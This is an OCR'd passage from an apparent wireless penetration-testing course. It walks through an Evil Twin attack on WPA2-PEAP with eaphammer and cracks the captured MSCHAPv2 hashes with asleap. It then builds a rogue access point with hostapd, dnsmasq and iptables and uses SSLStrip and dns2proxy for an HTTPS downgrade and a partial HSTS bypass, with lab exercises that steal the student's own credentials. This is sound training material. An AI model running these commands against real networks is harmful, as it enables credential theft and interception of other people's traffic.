


```
Using configuration from ./server.cnf
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 1 (0x1)
        Validity
            Not Before: Feb 24 00:10:57 2017 GMT
            Not After : Feb 24 00:10:57 2018 GMT
        Subject:
            countryName               = US
            stateOrProvinceName       = UT
            organizationName          = SaintCon
            commonName                = totallylegit
            emailAddress              = admin@bsidesslc.org
        X509v3 extensions:
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
Certificate is to be certified until Feb 24 00:10:57 2018 GMT (365 days)

Write out database with 1 new entries
Data Base Updated
openssl pkcs12 -export -in server.crt -inkey server.key -out server.p12  -passin pass:`grep
output_password server.cnf | sed 's/.*=//;s/^ *//'` -passout pass:`grep output_password serv
er.cnf | sed 's/.*=//;s/^ *//'`
openssl pkcs12 -in server.p12 -out server.pem -passin pass:`grep output_password server.cnf
| sed 's/.*=//;s/^ *//'` -passout pass:`grep output_password server.cnf | sed 's/.*=//;s/^ *
//'`
MAC verified OK
openssl verify -CAfile ca.pem server.pem
server.pem: OK
openssl x509 -inform PEM -outform DER -in ca.pem -out ca.der
root@kali:~/eaphammer#
```

Once we have created a believable certificate, we can proceed to launch an Evil Twin attack against one of the target access points discovered in the last section. Let’s use eaphammer to perform an Evil Twin attack against the access point with BSSID 1c:7e:e5:97:79:b1.

```
root@localhost:~# ./eaphammer.py --bssid 1C:7E:E5:97:79:B1 --essid ECwnet1
 --channel 2 --wpa 2 --auth peap --interface wlan0 --creds
```

Provided you can overpower the signal strength of the target access point, clients will begin to disconnect from the target network and connect to your access point. Unless the affected client devices are configured to reject invalid certificates, the victims of the attack will be presented with a message similar to the one below.




Authenticating to network "ECwnet1"

Before authenticating to server "totallylegit", you should examine the server's certificate to ensure that it is appropriate for this network.

To view the certificate, click 'Show Certificate'.

Fortunately, it's usually possible to find at least one enterprise employee who will blindly accept your certificate. It's also common to encounter devices that are configured to accept invalid certificates automatically. In either case, you'll soon see usernames, challenges, and responses shown in your terminal as shown below.




```
root@kali:~/eaphammer# python eaphammer.py --bssid 1C:7E:E5:97:79:B1 --essid ECwnet1 --chann
el 2 --wpa 2 --auth peap --interface wlan0 --creds
Configuration file: ./conf/hostapd-wpe.conf
Using interface wlan0 with hwaddr 1c:7e:e5:97:79:b1 and ssid "ECwnet1"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
press enter to quit...wlan0: STA 68:a8:6d:23:3e:7a IEEE 802.11: authenticated
wlan0: STA 68:a8:6d:23:3e:7a IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 68:a8:6d:23:3e:7a
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25


mschapv2: Thu Feb 23 19:27:37 2017
         username:      Giles
         challenge:     c1:5d:c7:2a:17:f9:61:c6
         response:      fa:bc:26:d9:93:b8:f2:15:7a:dd:c8:49:dc:bd:56:67:70:71:c5:a1:06:42:60
:d6
         jtr NETNTLM:   Giles:$NETNTLM$c15dc72a17f961c6$fabc26d993b8f2157addc849dcbd56677071
c5a1064260d6
```

This data can be passed to asleap to obtain a valid set of RADIUS credentials.

```
root@localhost:~# asleap –C <challenge> -R <response> -W <wordlist>
```

Congrats. You have your first set of RADIUS creds.



```
root@kali:~# asleap -R fa:bc:26:d9:93:b8:f2:15:7a:dd:c8:49:dc:bd:56:67:70:71:c5:a1:06:42:60:
d6 -C c1:5d:c7:2a:17:f9:61:c6 -W /usr/share/wordlists/rockyou.txt
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "/usr/share/wordlists/rockyou.txt".
        hash bytes:        586c
        NT hash:           8846f7eaee8fb117ad06bdd830b7586c
        password:          password
root@kali:~# 
```

Lab Exercise: Evil Twin Attack Against WPA2-PEAP

For this lab exercise, you will practice stealing RADIUS credentials by performing an Evil Twin attack against a WPA2-EAP network.

1. Using your wireless router:
   a. Create a WPA2-EAP network with the EAP type set to PEAP or TTLS. Make sure to set the EAP password to “2muchswagg” without the quotes.
2. From your Windows AD Victim VM:
   a. Connect to the WPA2-EAP network using your secondary external wireless adapter.
3. From your Kali Linux VM:
   a. Use airodump-ng to identify your newly created WPA2-EAP network
   b. Use eaphammer to generate a believable self-signed certificate
   c. Use eaphammer to capture an EAP Challenge and Response by performing an Evil Twin attack against the WPA2-EAP network
   d. Use asleap to obtain a set of RADIUS credentials from the Challenge and Response captured in step 3b. Make sure to use the rockyou wordlist, which is located at /usr/share/wordlists/rockyou.txt.


Wireless Man-In-The-Middle Attacks

Chapter Overview

In Attacking and Gaining Entry to WPA2-EAP Wireless Networks, we used an Evil Twin attack to steal EAP credentials. This was a relatively simple attack that was performed primarily on Layer 2 of the OSI stack, and worked very well for its intended purpose. However, if we want to do more interesting things with our rogue access point attacks, we're going to have to start working at multiple levels of the OSI stack.

Suppose we wanted to use an Evil Twin to perform a man-in-the-middle attack similar to ARP Poisoning. In theory, this should be possible since in an Evil Twin attack the attacker is acting as a functional wireless access point. Furthermore, such an attack would not degrade the targeted network in the same way that traditional attacks such as ARP Poisoning do. Best of all, such an attack would be very stealthy, as it would not generate additional traffic on the targeted network.

To be able to execute such an attack, we will need to expand the capabilities of our rogue access point to make it behave more like a wireless router. This means running our own DHCP server to provide IP addresses to wireless clients, as well as a DNS server for name resolution. It also means that we'll need to use an operating system that supports packet forwarding. Finally, we'll need a simple yet flexible utility that redirects packets from one network interface to another.



We'll do this by using dnsmasq as our DHCP server and iptables to route packets. To provide DNS, we can issue a DHCP Option that tells clients to use Google's nameservers. For our operating system, we'll continue to use Linux since it provides an easy to use API with which to enable packet forwarding at the kernel level.

Configuring Linux As A Router

Before we begin, execute the following commands to prevent extraneous processes from interfering with the rogue access point.

```
root@localhost~# service network-manager stop
root@localhost~# rfkill unblock wlan
root@localhost~# ifconfig wlan0 up
```

For our access point, we'll use hostapd once again. Technically, we don't have much choice in the matter if we continue to use Linux as an attack platform. This is because hostapd is actually the userspace master mode interface provided by mac80211, which is the wireless stack used by modern Linux kernels.

```
interface=wlan0
driver=nl80211
ssid=FREE_WIFI
channel=1
hw_mode=g
```

Hostapd is very simple to use and configure. The snippet included above represents a minimal configuration file used by hostapd. You can paste it into a file named hostapd.conf and easily create an access point using the following syntax.

```
root@localhost~# hostapd ./hostapd.conf
```

After starting our access point, we can give it an IP address and subnet mask using the commands shown below. We'll also update our routing table to allow our rogue AP to serve as the default gateway of its subnet.

```
root@localhost~# ifconfig wlan0 10.0.0.1 netmask 255.255.255.0
root@localhost~# route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
```

For DHCP, we can use either dhcpd or dnsmasq. The second option can often be easier to work with, particularly since it can be used as a DNS server if necessary. A typical dnsmasq.conf file looks like this:

```
# define DHCP pool
dhcp-range=10.0.0.80,10.0.0.254,6h

# set Google as nameserver
dhcp-option=6,8.8.8.8

# set rogue AP as Gateway
dhcp-option=3,10.0.0.1 #Gateway

dhcp-authoritative
log-queries
```

The first entry in the snippet shown above defines a DHCP pool of 10.0.0.80 through 10.0.0.254. The second two entries are DHCP Options that are used to tell clients where to find the nameserver and network gateway. The dhcp-authoritative flag specifies that we are the only DHCP server on the network. The log-queries entry is self-explanatory.

Copy the config snippet shown above into a file named dnsmasq.conf, and run in a new terminal using the following syntax. By default, dnsmasq binds to the wildcard address. Since we don't want dnsmasq to do this, we keep it from doing so using the -z flag. Additionally, we use the -i flag to force dnsmasq to only listen on our $phy interface. We use the -I flag to explicity forbid dnsmasq from running on our local interface. The -p flag is used to indicate the port on which dnsmasq should bind when acting as a DNS server. Setting the -p flag to 0 instructs dnsmasq to not start its DNS server at all.

```
dnsmasq -z -p 0 -C ./dnsmasq.conf -i "$phy" -I lo
```

We have an access point, a DNS server, and a DHCP server. To enable packet forwarding in Linux, we use the proc filesystem as shown below.

```
aroot@localhost~# echo ‘1’ > /proc/sys/net/ipv4/ip_forward
```


Finally, we configure iptables to allow our access point to act as a NAT. Iptables is a userspace utility that allows administrators to configure the tables of the Linux kernel firewall manually. This is by far the most interesting yet complicated part of this attack. We begin by setting the default policy for the INPUT, OUTPUT, and FORWARD chains in iptables to accept all packets by default. We then flush all tables to give iptables a clean slate.

```
root@localhost~# iptables --policy INPUT ACCEPT
root@localhost~# iptables --policy FORWARD ACCEPT
root@localhost~# iptables --policy OUTPUT ACCEPT
root@localhost~# iptables --flush
root@localhost~# iptables --table nat --flush
```

We then append a new rule to the POSTROUTING chain of the nat table. Any changes made to the packet by the POSTROUTING chain are not visible to the Linux machine itself since the chain is applied to every packet before it leaves the system. The rule chain that we append to POSTROUTING is called MASQUERADE. When applied to a packet, the MASQUERADE rule chain sets the source IP address to the outbound NIC's external IP address. This effectively creates a NAT. Unlike the SNAT rule chain, which serves a similar function, the MASQUERADE rule chain determines the NIC's external IP address dynamically. This makes it a great option when working with a dynamically allocated IP address. The rule also says that the packet should be sent to eth0 after the MASQUERADE rule chain is applied.

```
root@localhost~# iptables --table nat --append POSTROUTING -o $upstream --
jump MASQUERADE
```

To summarize, the command shown above tells iptables to modify the source address of each packet to eth0's external IP address and to send each packet to eth0 after this modification occurs.



[19]

In the diagram shown above, any packets with a destination address that is different from our rogue AP's local address will be sent to the FORWARD chain after the routing decision is made. We need to add a rule that states that any packets sent to the FORWARD chain from wlan0 should be sent to our upstream interface. The relevant command is shown below.

```
root@localhost~# iptables --append FORWARD -i $phy -o $upstream --jump
ACCEPT
```

That's everything we need to use Linux as a functional wireless router. We can combine these commands and configurations into a single script that can be used to start a fully functional wireless hotspot. Such a script can be found in the ~/awae/lab2 directory in your Kali VM, as well as at the following URL:

- https://github.com/s0lst1c3/awae/blob/master/lab2/hotspot.sh

Lab Exercise: Using Linux As A Router

For this exercise, you will practice using your Kali VM as a functional wireless hotspot.


1. Begin by ensuring that your host operating system has a valid internet connection.
2. From your Kali VM, use the bash script in your ~/awae/lab2 directory to create a wireless hotspot.
3. From either your cell phone or your Windows AD Victim VM, connect to your wireless hotspot and browse the Internet. In your Kali VM, observe the hostapd and dnsmasq output that appears in your terminal.

Classic HTTPS Downgrade Attack

Now that we know how to turn our Linux VM into a wireless router, let's turn it into a wireless router that can steal creds. We'll do this by using iptables to redirect all HTTP and HTTPS traffic to a tool called SSLStrip. This tool will perform two essential functions. First, it will create a log of all HTTP traffic sent to or from the victim. We can then search this log for credentials and other sensitive data. Second, it will attempt to break the encryption of any HTTPS traffic it encounters using a technique called SSL Stripping [6].

SSL Stripping was first documented by an excellent hacker known as Moxie Marlinspike. In an SSL Stripping attack, the attacker first sets up a man-in-the-middle between the victim and the HTTP server. The attacker then begins to proxy all HTTP(S) traffic between the victim and the server. When the victim makes a request to access a secure resource, such as a login page, the attacker receives the request and forwards it to the server. From the server's perspective, the request appears to have been made by the attacker [6].

Consequently, an encrypted tunnel is established between the attacker and the server (instead of between the victim and the server). The attacker then modifies the server's response, converting it from HTTPS to HTTP, and forwards it to the victim. From the victim's perspective, the server has just issued it an HTTP response [6].


Logical HTTPS Connection (from the perspectives of the attacker and victim)
Victim
Secure HTTP Server
HTTP Connection
HTTPS Connection
Attacker

All subsequent requests from the victim and the server will occur over an unencrypted HTTP connection with the attacker. The attacker will forward these requests over an encrypted connection with the HTTP server. Since the victim's requests are sent to the attacker in plaintext, they can be viewed or modified by the attacker [6].

The server believes that it has established a legitimate SSL connection with the victim, and the victim believes that the attacker is a trusted web server. This means that no certificate errors will occur on the client or the server, rendering both affected parties completely unaware that the attack is taking place [6].

Let's modify our bash script from Configuring Linux As A Router so that it routes all HTTP(S) traffic to SSLStrip. We'll do this by appending a new rule to iptables' PREROUTING chain. Rules appended to the PREROUTING chain are applied to all packets before the kernel touches them. By appending the REDIRECT rule shown below to PREROUTING, we ensure that all HTTP and HTTPS traffic is redirected to a proxy running on port 10000 in userspace [7][8].

```
root@localhost~# iptables --table nat --append PREROUTING --protocol tcp -
-destination-port 80 --jump REDIRECT --to-port 10000

root@localhost~# iptables --table nat --append PREROUTING --protocol tcp -
-destination-port 443 --jump REDIRECT --to-port 10000
```

We then add the following call to SSLStrip, using the -p flag to log only HTTP POST requests.

```
root@localhost~# python -l 10000 -p -w ./sslstrip.log
```

The updated bash script can be found on your Kali VM in the ~/awae/lab3 directory, as well as at the following URL:

- https://github.com/s0lst1c3/awae/blob/master/lab3/http-downgrade.sh

Lab Exercise: Wireless MITM With And HTTP Downgrade

Let's use the script we wrote in the last section to perform a wireless Man-in-the-Middle attack using an Evil Twin and SSLStrip.

1. Begin by ensuring that your host operating system has a valid internet connection.
2. Create an account at https://wechall.net using a throwaway email address.
3. If currently authenticated with https://wechall.net, logout.
4. Create an open network named "FREE_WIFI" using your wireless router
5. From your Windows AD Victim VM, connect to "FREE_WIFI" and browse the Internet.
6. From your Kali VM:
   a. Use the updated bash script to perform an Evil Twin attack against "FREE_WIFI"
   b. Observe the output that appears in your terminal when the Windows AD Victim VM connects to your rogue access point
7. From your Windows AD Victim VM:
   a. Browse the internet, observing the output that appears in your terminal
   b. Navigate to http://wechall.net.
   c. Authenticate with http://wechall.net using the login form to the right of the screen.
8. From your Kali VM:
   a. As your authentication attempt occurred over an unencrypted connection, your WeChall credentials should now be in ./sslstrip.log. Find them.
   b. From your Windows AD Victim VM:
   c. Logout of http://wechall.net
   d. Navigate to https://wechall.net
   e. Authenticate with https://wechall.net using the login form to the right of the screen.
9. Despite the fact that your authentication attempt occurred over HTTPS, your WeChall credentials should have been added to ./sslstrip.log a second time. Find this second set of credentials.

Downgrading Modern HTTPS Implementations Using Partial HSTS Bypasses

Before beginning this section, repeat Lab Exercise: Wireless MITM Using Evil Twin and SSLStrip using your Twitter account. You should notice that the attack fails. This is due to a modern SSL/TLS implementation known as **HSTS**.

HSTS is an enhancement of the HTTPS protocol that was designed to mitigate the weaknesses exploited by tools such as SSLStrip [9]. When an HTTP client requests a resource from an HSTS enabled web server, the server adds the following header to the response:

```
Strict-Transport-Security: max-age=31536000
```

This header tells the browser that it should always request content from the domain over HTTPS. Most modern browsers maintain a list of sites that should always be treated this way [10]. When the web browser receives HSTS headers from a server, it adds the server's domain to this list. If the user attempts to access a site over HTTP, the browser first checks if the domain is in the list. If it is, the browser will automatically perform a 307 Internal Redirect and requests the resource over HTTPS instead [9].

The IncludeSubdomains attribute can be added to HSTS headers to tell a web browser that all subdomains of the server's domain should be added to the list as well [9]. For example, suppose a user attempts to access the following URL:

```
https://evilcorp.com
```

If the server responds with the following HSTS headers, the user's browser will assume that any request to *.evilcorp.com should be loaded over HTTPS as well.

```
Strict-Transport-Security: max-age=<expire-time>; includeSubDomains
```

Additionally, site administrators have the option of adding their domain to an HSTS preload list that ships with every new version of Firefox and Google Chrome. Domains included in the HSTS preload list are treated as HSTS sites regardless of whether the browser has received HSTS headers for that domain.


HSTS is an effective means of protecting against SSL Stripping attacks. However, it is possible to perform a partial-HSTS bypass when the following conditions are met:

1. The server's domain has not been added to the HSTS preload list with the IncludeSubdomains attribute set.
2. The server issues HSTS headers without the IncludeSubdomains attribute set.

The following technique was first documented by LeonardoNve during his BlackHat Asia 2014 presentation *OFFENSIVE: Exploiting changes on DNS server configuration* [11]. To begin, the attacker first establishes a man-in-the-middle as in the original SSL Stripping attack. However, instead of merely proxying HTTP, the attacker also proxies and modifies DNS traffic. When a victim navigates to www.evilcorp.com, for example, the attacker redirects the user to wwww.evilcorp.com over HTTP. Accomplishing this can be as simple as responding with a 302 redirect that includes the following location header:

```
Location: http://wwww.evilcorp.com
```

The user's browser then makes a DNS request for wwww.evilcorp.com. Since all DNS traffic is proxied through the attacker, the DNS request is intercepted by the attacker. The attacker then responds using his or her own DNS server, resolving wwww.evilcorp.com to the IP address of www.evilcorp.com. The browser then makes an HTTP request for wwww.evilcorp.com. This request is intercepted by the attacker and modified so that it is an HTTPS request for www.evilcorp.com. As in the original SSL Stripping attack, an encrypted tunnel is established between the attacker and www.evilcorp.com, and the victim makes all requests to wwww.evilcorp.com over plaintext [11].


Browser makes request for www.evilcorp.com
Attacker redirects user to wwww.evilcorp.com
Browser makes DNS request for wwww.evilcorp.com
Attacker replies with IP address of wwww.evilcorp.com
Browser makes HTTP request for wwww.evilcorp.com
Attacker intercepts HTTP request for wwww.evilcorp.com, converts to an HTTPS request for www.evilcorp.com
HTTP
HTTPS
Victim
Attacker
Secure Web Server

This technique is effective provided that certificate pinning is not used, and that the user does not notice that they are interacting with a different subdomain than the one originally requested (i.e. wwww.evil.com vs www.evilcorp.com). To deal with the second issue, an attacker should choose a subdomain that is believable within the context in which it is used (i.e. mail.evilcorp.com should be replaced with something like mailbox.evilcorp.com).
Let's update our bash script so that it performs a partial HSTS bypass using LeonardoNve's DNS2Proxy and SSLStrip2. We do this by first adding a line that uses iptables to redirect all DNS traffic to dns2proxy.

```
root@localhost~# iptables --table nat --append PREROUTING --protocol udp -
-destination-port 53 --jump REDIRECT --to-port 53
```

We then replace our call to SSLStrip with a call to SSLStrip2.

```
root@localhost~# python /opt/sslstrip2/sslstrip2.py -l 10000 -p -w
./sslstrip.log &
```

Finally, we add a call to dns2proxy as shown below.

```
root@localhost~# python /opt/dns2proxy/dns2proxy.py –i $phy &
```

Our completed bash script can be found in your Kali VM within the ~/awae/lab4 directory, as well as at the following URL:

- https://github.com/s0lst1c3/awae/blob/master/lab4/partial-hsts-bypass.sh

Lab Exercise: Wireless MITM With Partial HSTS Bypass

1. Populate your browser's HSTS list by attempting to login to Bing.com
2. Repeat Lab Exercise: Wireless MITM Using Evil Twin and SSLStrip using the completed bash script. Instead of capturing your own WeChall credentials, capture your own Bing credentials as you attempt to login to Bing.com instead. You should notice requests to wwww.bing.com as you do this.

SMB Relays And LLMNR/NBT-NS Poisoning

Chapter Overview

In this section we will learn two highly effective network attacks that can be used to target Active Directory environments. Although these attacks may seem unrelated to the wireless techniques we've been using up until this point, we'll be combining both of them with Evil Twin attacks in the next section.

LLMNR And NBT-NS Poisoning Using Responder

Let's talk about how NetBIOS name resolution works. When a Windows computer attempts to resolve a hostname, it first checks in an internal cache. If the hostname is not in the cache, it then checks its LMHosts file [12].

If both of these name resolution attempts fail, the Windows computer begins to attempt to resolve the hostname by querying other hosts on the network. It first attempts using a DNS lookup using any local nameservers that it is aware of. If the DNS lookup fails, it then broadcasts an LLMNR broadcast request to all IPs on the same subnet. Finally, if the LLMNR request fails, the Windows computer makes a last ditch attempt at resolving the hostname by making a NBT-NS broadcast request to all hosts on the same subnet [12][13].

